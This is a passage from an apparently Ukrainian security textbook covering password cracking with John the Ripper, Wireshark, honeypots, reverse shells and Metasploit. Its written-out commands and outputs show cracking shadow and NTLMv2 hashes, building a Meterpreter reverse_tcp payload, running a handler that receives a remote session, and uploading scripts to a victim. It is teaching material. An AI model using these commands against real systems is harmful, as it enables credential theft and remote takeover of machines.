[39] Повний посібник з John the Ripper. Ч.2: утиліти для отримання хешей. URL: https://hackyourmom.com/servisy/soft/povnyj-posibnyk-z-john-the-ripper-ch-2-utylity-dlya-otrymannya-heshej/

в словнику (додавання цифр, зміна регістру, заміна символів), що допомагає збільшити шанси на успішний злам.

```
soccer:$6$oj/XcFF/DlQukV3w$CGtLgg4CCtHz/AIWddmi/4qFqokV5juBsNtKDjwPx2XVZhKYeb
diHStT3z3DJyscxnlk..CTNUa.0bCYbpK2L0:19438:0:99999:7:::
```

```
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/unshadowd
Created directory: /root/.john
root@kali:~# john /tmp/unshadowd --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football123      (soccer)
1g 0:00:00:07 DONE (2023-06-20 12:10) 0.1302g/s 1266p/s 1266c/s 1266C/s jorda
n5..12345b
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
root@kali:~# john /usr/share/responder/logs/HTTP-NTLMv2-192.168.0.5.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 8 different salts (1.1x same-salt boost) (netnt
lmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Remaining 1 password hash
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
jeanette         (DomainAdmin)
1g 0:00:00:00 DONE 2/3 (2023-06-20 09:50) 5.000g/s 33455p/s 33455c/s 33455C/s
 123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked pas
swords reliably
Session completed.
```

Рис. 6.38 Злам паролю за допомогою John the Ripper

Приклад використання:
Для злому пароля з хешем MD5 за допомогою словника паролів:

john --wordlist=passwords.txt --format=raw-md5 hash.txt

passwords.txt – це файл зі словником паролів,
hash.txt – файл із хешами, які потрібно зламати,
--format=raw-md5 – вказується формат хешів (у цьому випадку MD5).

John the Ripper часто використовується адміністраторами систем для тестування надійності паролів користувачів, що допомагає виявити слабкі паролі, які можуть бути легко скомпрометовані. За допомогою версії Jumbo або розширених модулів John може працювати з хешами із різних платформ і сервісів (вебдодатки, бази даних, архіви). Інструмент може виявити слабкі паролі, які є короткими, легкими для вгадування або базуються на загальних словах чи комбінаціях, або використання застарілих або слабких алгоритмів хешування (наприклад, MD5, SHA-1), які вже вважаються небезпечними для використання у важливих системах через можливість швидкого злому.

Wireshark




Рис. 6.39 Wireshark

Wireshark[40,41,42] – це інструмент аналізу мережевого трафіку, що дозволяє перехоплювати та детально вивчати пакети даних, що передаються через мережу. Дозволяє спостерігати за мережею в режимі реального часу та записувати трафік для подальшого аналізу. Підтримує тисячі різних мережевих протоколів, таких як TCP, UDP, HTTP, FTP та багато інших, розшифровуючи їх і показуючи в зрозумілому вигляді. Користувач може налаштовувати фільтри, щоб переглядати лише ті пакети, які його цікавлять, наприклад, пакети з конкретної IP-адреси або тільки певного типу. Надає різні інструменти для візуалізації мережевих даних, що допомагає виявити проблеми або аномалії в трафіку. Дані можна експортувати у різні формати для подальшого аналізу або архівування.

Приманка (Honeypot)

Приманка (Honeypot) – це спеціально створена система або середовище, яка виглядає як легітимна для зловмисників, але насправді слугує пасткою для хакерів. Її мета – імітувати реальну систему з вразливостями, щоб кіберзлочинці могли намагатися атакувати її. У той час як

[40] Wireshark Documentation. URL: https://www.wireshark.org/docs/

[41] Wireshark – докладний посібник з початку використання. URL: https://hackyourmom.com/kibervijna/wireshark-dokladnyj-posibnyk-z-pochatku-vykorystannya/

[42] Jain V. Wireshark Fundamentals, 2022. 257 p.

зловмисники намагаються експлуатувати систему, адміністратори можуть збирати цінну інформацію про техніки, стратегії та цілі атак. Приманка виглядає як реальний сервер або комп'ютер з автентичними даними та програмами, що змушує зловмисників повірити в її справжність. У ній можуть бути спеціально залишені слабкі місця, наприклад, слабкі паролі або порти, які відкриті для сканування. Всі дії, які виконує зловмисник, ретельно фіксуються, що дозволяє дослідникам безпеки аналізувати атаки та зрозуміти методи, які використовуються хакерами. Хоча приманка виглядає як частина реальної мережі, насправді вона ізольована, що дозволяє уникнути реальної шкоди системам. Використовується для розуміння нових методів атак і збору інформації про хакерські угруповання, виявлення вразливостей та слабких місць, які можуть бути використані проти реальних систем. Приманка може відвести увагу від справжніх цілей, зосередивши атаки на себе.

Основні причини розгортання Honeypot включають:

- **Витрати часу хакерів**. Приманка змушує зловмисників витрачати більше часу на вивчення та експлуатацію системи, яка насправді не є критичною або реальною ціллю, що дозволяє виграти час для захисту справжніх систем та вжиття відповідних заходів для блокування атак.
- **Система раннього попередження**. Honeypot може виступати як інструмент раннього виявлення загроз. Коли хакер починає атаку на приманку, адміністратори одразу отримують сигнал про те, що в мережу проникли зловмисники, що дає можливість швидше реагувати на потенційну небезпеку.
- **Джерело інформації про типи атак**. Приманка збирає дані про дії хакерів, такі як інструменти, які вони використовують, методи проникнення та цілі атак. Ця інформація є дуже корисною для аналізу кіберзагроз, а також для покращення захисту мережі та створення ефективніших систем безпеки.

Розгортання Honeypot також пов'язане з певними ризиками, які потрібно враховувати:

- **Приманка повинна бути ретельно ізольована від справжніх систем**, щоб зловмисники не змогли використовувати її для проникнення в реальну мережу. Якщо Honeypot недостатньо захищений, він може стати точкою входу для атак і створити загрозу для всієї мережі.
- **Інформація та ресурси, які використовуються в Honeypot, повинні бути фіктивними**, щоб у разі успішної атаки зловмисник не зміг викрасти щось цінне або корисне. Якщо в приманці розміщені реальні дані, їх компрометація може завдати шкоди організації.
- **Немає гарантії, що зловмисники будуть атакувати саме Honeypot**, а не реальні системи. Деякі хакери можуть розпізнати приманку і уникати її, фокусуючись на справжніх цілях. Це знижує ефективність Honeypot як інструменту для збору даних та відволікання.

Зворотна оболонка (reverse shell)

Зловмисник може використати вразливість, яка дозволяє йому виконувати команди на машині-жертві (shell), так звана пряма оболонка (bind shell). Однак незручно використовувати вразливість щоразу. Було б краще

мати бекдор в машину. Потрібно відкрити порт на комп'ютері-жертві, який приймає мережеві підключення, виконує будь-які команди, надіслані на цей порт, і надсилає назад результат виконання команди.


Стандартною практикою є використання зворотних оболонок (reverse shells). Зловмисник прив'язує порт на своїй машині. Потім, використовуючи експлойт, він змушує машину-жертву підключитися до своєї машини. Зловмисник налаштовує з'єднання таким чином, що дані, надіслані зловмисником, виконуються жертвою як команди оболонки, а результати повертаються зловмиснику.

Зворотна оболонка (reverse shell) – це метод отримання доступу до системи жертви, при якому ініціатором з'єднання виступає сама жертва, а зловмисник слухає вхідні підключення на своїй машині. Це один із найпопулярніших способів отримати віддалений доступ до системи після того, як було знайдено або експлуатовано вразливість.

Зловмисник налаштовує свою машину на очікування з'єднань через певний порт. Це можна зробити за допомогою команди Netcat або Metasploit. Використовуючи експлойт або вразливість у системі жертви, зловмисник примушує її запустити шкідливий код. Код підключається до машини зловмисника, де відкритий порт на прослуховування. Жертва ініціює вихідне підключення до машини зловмисника, відкриваючи зворотну оболонку (reverse shell). Зловмисник надсилає команди на свій порт, які потім виконуються машиною жертви. Результати виконання команд передаються назад через це ж з'єднання.

Підключення ініціюється зі сторони жертви, що робить його менш підозрілим для фаєрволів і систем безпеки. Вхідні з'єднання зазвичай більш суворо контролюються, ніж вихідні. Після експлуатації вразливості зловмисник отримує постійний доступ без необхідності повторно експлуатувати систему.

Metasploit



Metasploit[43] – це інструмент для тестування на проникнення та вивчення вразливостей систем. Він надає платформу для дослідження, розробки й експлуатації вразливостей у різних системах та програмах. Містить велику базу даних з експлойтами (скриптами або програмами, які використовують вразливості в ПЗ), що дозволяє автоматично або вручну знаходити та використовувати слабкі місця в системах. Інструмент дозволяє перевіряти безпеку систем через моделювання реальних атак, дослідження мереж, додатків та серверів на предмет вразливостей. Metasploit побудований на модульній архітектурі, що дозволяє легко розширювати його можливості, додаючи нові експлойти, payload (шкідливий код, який виконується після експлуатації) або скрипти для конкретних атак. Дозволяє налаштовувати payloads для різних завдань, наприклад, виконання команд на віддалених комп'ютерах, створення з'єднань для отримання доступу до системи або встановлення бекдорів. Крім експлойтів, Metasploit містить модулі для сканування портів, перебору паролів та іншої діяльності, пов'язаної з дослідженням мережевих вразливостей.

[43] Metasploit Documentation. URL: https://docs.metasploit.com/

Metasploit підтримує кілька інтерфейсів, які надають користувачам різні способи взаємодії з інструментом:

- **msfconsole (CLI)** – основний командний інтерфейс Metasploit. Він є найбільш гнучким і потужним серед усіх інтерфейсів, оскільки дозволяє використовувати всі функції Metasploit Framework. Через msfconsole можна запускати експлойти, створювати payloads, використовувати модулі допоміжних дій та сканувати мережі. Цей інтерфейс призначений для досвідчених користувачів, які знайомі з командним рядком.
- **msfcli (CLI)**. Цей інтерфейс також базується на командному рядку, але надає можливість запускати окремі експлойти або модулі більш швидко та скриптовано, без необхідності повної інтерактивної взаємодії, як у msfconsole. Проте цей інтерфейс поступово втрачає актуальність, і користувачам рекомендується використовувати msfconsole.
- **Armitage (GUI)** – графічний інтерфейс для Metasploit, створений для полегшення роботи з інструментом. Armitage дозволяє користувачам взаємодіяти з Metasploit через візуальний інтерфейс, що спрощує пошук вразливостей, експлуатацію, управління сесіями та командою атак. Його часто використовують для командної роботи під час тестування на проникнення.
- **Metasploit Pro (GUI)** – комерційна версія з графічним інтерфейсом, призначена для корпоративного використання. Metasploit Pro включає автоматизацію процесів тестування на проникнення, генерацію звітів, керування вразливостями та розширену інтеграцію з іншими інструментами безпеки. Цей інтерфейс полегшує роботу з великими проектами та робить його більш доступним для менш досвідчених користувачів.

Metasploit складається з різних модулів, кожен з яких має своє призначення і використовується на різних етапах атаки або тестування на проникнення:

- **Exploits**. Модулі експлойтів використовуються для виявлення та експлуатації вразливостей у системах або програмах. Вони є ключовими компонентами Metasploit і дозволяють користувачам запускати атаки для отримання доступу до системи або запуску шкідливого коду.
- **Auxiliary** (допоміжні модулі). Допоміжні модулі використовуються для виконання різних завдань, які не завжди спрямовані на експлуатацію вразливостей. Це можуть бути модулі для сканування портів, виявлення версій ПЗ, перебору паролів, фаззингу та інших дій, що допомагають виявити слабкі місця у мережі чи системі.
- **Post** (Post-exploitation). Модулі післяексплуатаційного етапу використовуються після того, як вразливість була експлуатована, і користувач отримав доступ до системи. Ці модулі дозволяють виконувати дії всередині системи, такі як збір інформації, отримання паролів, підвищення привілеїв, встановлення бекдорів або управління віддаленими системами.
- **Payloads** – це частина коду, яка виконується після успішного запуску експлойту. Вони можуть бути різного типу: відкриття

командного рядка на віддаленій системі, завантаження додаткових інструментів, створення з'єднання для віддаленого управління або виконання шкідливого коду.

- **Encoders**. Модулі енкодерів використовуються для кодування payloads, щоб обійти системи виявлення загроз (IDS/IPS). Вони дозволяють приховати або модифікувати шкідливий код, щоб він не був помічений антивірусами або іншими засобами захисту.
- **NOPs** (no-operation). Це спеціальні модулі, що вставляються в експлойти для стабілізації їх виконання. Вони додають "no-operation" інструкції, які не виконують жодних дій, але можуть допомогти коректно виконати код під час атаки.
- **Evasion** (створення Payloads). Модулі ухилення використовуються для створення payloads, які намагаються обійти різні системи захисту, такі як антивіруси, фаєрволи або системи виявлення загроз, що дозволяє приховати дії та підвищити ефективність атаки.

Пошук по Metasploit дозволяє користувачам швидко знаходити відповідні модулі для виконання тестів на проникнення або експлуатації вразливостей. У Metasploit є кілька команд і способів для пошуку модулів та інформації:

```
msf5 > search ftp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/cisco/vpn_3000_ftp_bypass             2006-08-23       normal     No     Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   1   auxiliary/admin/officescan/tmlisten_traversal                          normal     No     TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
   2   auxiliary/admin/tftp/tftp_transfer_util                                normal     No     TFTP File Transfer Utility
   3   auxiliary/dos/scada/d20_tftp_overflow                 2012-01-19       normal     No     General Electric D20ME TFTP Server Buffer Overflow DoS
   4   auxiliary/dos/windows/ftp/filezilla_admin_user        2005-11-07       normal     No     FileZilla FTP Server Admin Interface Denial of Service
   5   auxiliary/dos/windows/ftp/filezilla_server_port       2006-12-11       normal     No     FileZilla FTP Server Malformed PORT Denial of Service
   6   auxiliary/dos/windows/ftp/guildftp_cwdlist            2008-10-12       normal     No     Guild FTPd 0.999.8.11/0.999.14 Heap Corruption
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof          2010-12-21       normal     No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/dos/windows/ftp/iis_list_exhaustion         2009-09-03       normal     No     Microsoft IIS FTP Server LIST Stack Exhaustion
   9   auxiliary/dos/windows/ftp/solarftp_user               2011-02-22       normal     No     Solar FTP Server Malformed USER Denial of Service
   10  auxiliary/dos/windows/ftp/titan626_site               2008-10-14       normal     No     Titan FTP Server 6.26.630 SITE WHO DoS
       [output omitted]
```

Рис. 6.40 Пошук ftp модулів в Metasploit

Команда search дозволяє знайти модулі в Metasploit на основі різних критеріїв. Це найпоширеніший спосіб шукати експлойти, payloads, допоміжні модулі та інші компоненти.

Формат команди:

search <критерій пошуку>

Наприклад:

search ssh
search wordpress

Можна шукати за CVE-ідентифікатором (Common Vulnerabilities and Exposures), який стосується конкретної вразливості:

search CVE-2021-3156

За автором або типом:

search type:exploit platform:windows




Рис. 6.41 Пошук експлойтів для Linux в Metasploit

Metasploit дозволяє фільтрувати пошукові результати за додатковими критеріями:

- **за типом модуля**. Можливі значення: *exploit, auxiliary, post, payload, encoder, nop*.

  search type:exploit

- **за платформою** (наприклад, *windows, linux, unix, php*).

  search platform:windows

- **за назвою модуля**, якщо відомо конкретне ім'я або частину імені.

  search name:ms08_067

- **за автором модуля**.

  search author:hdm


Після того як знайдено потрібний модуль, можна отримати детальну інформацію про нього за допомогою команди info:

info <ім'я_модуля>

Наприклад: *info exploit/windows/smb/ms17_010_eternalblue*

Якщо користувач хоче вручну переглянути всі доступні модулі, це можна зробити, переходячи до конкретних категорій або платформ. Модулі експлойтів знаходяться у директорії *exploit, payloads* – у директорії *payload*, допоміжні модулі - в *auxiliary*. Команда use дозволяє використовувати конкретний модуль після його вибору або пошуку:

use exploit/windows/smb/ms17_010_eternalblue






Рис. 6.42 Рис. Приклади виконання команди Linux через shell Metasploit

Виконання команд Linux в Metasploit є важливою частиною тестування на проникнення, особливо під час експлуатації вразливостей або під час

постексплуатаційного етапу post-exploitation, коли зловмисник або тестувальник отримує доступ до системи і хоче взаємодіяти з нею. Metasploit дозволяє виконувати команди операційної системи на декількох етапах.

Після успішного використання експлойту і встановлення з'єднання з цільовою системою, можна отримати доступ до віддаленої командної оболонки Linux. Команда shell надає пряму оболонку для виконання будь-яких команд, що підтримуються системою Linux.

```
msf > exploit
msf > shell
```

Після цього можна вводити будь-які команди Linux, наприклад:

```
ls
pwd
cat /etc/passwd
```

Команда *execute* дозволяє виконувати системні команди на віддаленій машині в рамках сесії Metasploit без переходу до повної оболонки.

```
execute -f /bin/bash -c "ls /home/user"
```

Ця команда виконає ls і покаже список файлів у директорії */home/user*.

```
root@Kali:~# msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.102 x > /root/Desktop/CMD_01.exe
```




Рис. 6.43 Завантаження та виконання скрипта на машині жертви

За допомогою Meterpreter можна завантажувати файли або скрипти на цільову систему і виконувати їх.

meterpreter > upload local_script.sh /tmp/local_script.sh

Після завантаження можна виконати скрипт:

meterpreter > shell
shell > bash /tmp/local_script.sh

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 11.0.129.51
LHOST => 11.0.129.51
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 11.0.129.51:5555
ifconfig[*] Meterpreter session 1 opened (11.0.129.51:5555 -> 11.0.0.253:5335
3) at 2023-06-19 14:33:41 +0000

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Hyper-V Network Adapter #6
Hardware MAC : 00:22:48:83:9d:2e
MTU          : 1500
IPv4 Address : 172.16.0.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5cc9:742a:7855:621a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft Hyper-V Network Adapter #7
Hardware MAC : 00:22:48:83:9e:68
MTU          : 1500
IPv4 Address : 10.255.255.5
IPv4 Netmask : 255.255.255.0
